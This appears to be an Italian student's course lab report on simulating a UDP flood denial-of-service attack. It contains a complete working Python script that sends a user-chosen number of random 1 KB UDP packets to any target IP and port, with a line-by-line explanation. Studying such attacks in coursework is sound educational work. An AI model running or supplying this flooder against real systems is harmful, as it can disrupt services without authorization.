

W7D4

CREAZIONE DI UNA SIMULAZIONE D'ATTACCO UDP FLOOD + ESERCIZIO FACOLTATIVO


Per creare questo tipo di simulazione dobbiamo capire cosa e' in realta' un attacco UDP FLOOD.

In pratica un UDP FLOOD e' un tipo di attacco che cerca di sovraccaricare un sistema bersaglio inviandogli una grande quantita' di pacchetti UDP. UDP e' un protocollo di rete che non richiede una connessione stabile come TCP.

In sostanza il programma simulerà questo tipo di attacco inviando tantissimi pacchetti ad un IP e una porta scelta da noi, cercando di rendere il servizio di destinazione molto lento o addirittura non disponibile. Aggiungeremo un ritardo casuale rendendo l'attacco un po meno prevedibile.

UDP FLOOD – non e' nient'altro che un inondare di richieste il bersaglio da noi scelto, in pratica e' una forma di attacco DDOS che usi pacchetti UDP.

CREAZIONE E SPIEGAZIONE PROGRAMMA



The screenshot shows a code editor with a Python script. The script imports socket, random, and time. It prompts the user for target IP, target port, and the number of packets. It then creates a UDP socket, generates a 1024-byte random packet, and sends it to the target. A loop repeats this process for the specified number of packets, with a random delay between each. The script ends with a completion message.

```
1 import socket
2 import random
3 import time
4
5 # Richiesta dei dati all'utente
6 target_ip = input("Inserisci l'IP del target: ")
7 target_port = int(input("Inserisci la porta del target: "))
8 num_packets = int(input("Quanti pacchetti da 1KB vuoi inviare?: "))
9
10 # Creiamo un socket UDP
11 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
12
13 # Generazione pacchetto da 1 KB (1024 byte)
14 packet = random._urandom(1024)
15
16 print(f"\n[INFO] Invio di {num_packets} pacchetti UDP a {target_ip}:{target_port}...")
17
18 # Ciclo per inviare i pacchetti
19 for i in range(num_packets):
20     # Invia pacchetto
21     sock.sendto(packet, (target_ip, target_port))
22
23     # Ritardo casuale tra 0 e 0.1 secondi
24     delay = random.uniform(0, 0.1)
25     time.sleep(delay)
26
27     print(f"Pacchetto {i+1}/{num_packets} inviato (ritardo: {delay:.3f} sec)")
28
29 print("\n[COMPLETATO] Invio pacchetti terminato!")
```

Per la realizzazione di questa particolare simulazione abbiamo importato 3 librerie socket, random e time.

- Socket attiva le funzioni di rete di basso livello (creeremo un socket UDP)
- Random grazie a questa libreria useremo due funzioni -uniform per il ritardo casuale -urandom per generare byte casuali
- Time serve per sleep cioè la pausa fra un invio e l'altro

verrà richiesto di inserire 3 parametri :

IP DI DESTINAZIONE

LA PORTA

ED IL NUMERO DI PACCHETTI DA INVIARE

Creazione del socket

AF_INET = Ipv4

SOCK_DGRAM = di tipo UDP non orientato alla connessione
riga 11

Preparazione buffer 1024 byte (1kb) di dati casuali
riga 14

Messaggio informativo prima dell'inizio ciclo

riga 16

**for i in range e' un ciclo che si ripete un tot numero di volte
i parte da 0 e arriva a num_packets (che verra' deciso da noi)**

riga 19

Invio datagramma UDP

riga 21

Calcolo ritardo casuale a virgola mobile tra 0 e 0.1

riga 24

**Time.sleep serve per la pausa del programma e per rendere lo stream di
pacchetti meno “innaturale/robotico”**

riga 25

**Log di conferma , mostra sia il contatore sia il ritardo usato formattato a 3
decimali (delay usato nella riga 25)**

riga 27

Avviso finale quando il ciclo e' terminato

riga 29

Conclusioni e considerazioni finali

Questa ultima esercitazione in Python ha fatto emergere molte carenze personali nella creazione da 0 di un programma , ma nel complesso come detto in precedenza le logiche della programmazione in C e in python sono state comprese.

Spiegandolo come mi e' stato spiegato dal mio migliore amico dell' ultimo periodo (ChatGPT):

Il linguaggio C dovremmo pensarlo come un gioco di costruzioni dove i mattoncini sono piccoli e vanno incastrati con molta precisione, mentre in

Python i mattoncini sono piu' grossi ed e' piu' facile assemblarli

I risultati finali posso essere uguali ma in C hai molto piu' controllo sui singoli mattoncini , questo si traduce in una maggiore personalizzazione e complessita' del programma creato.

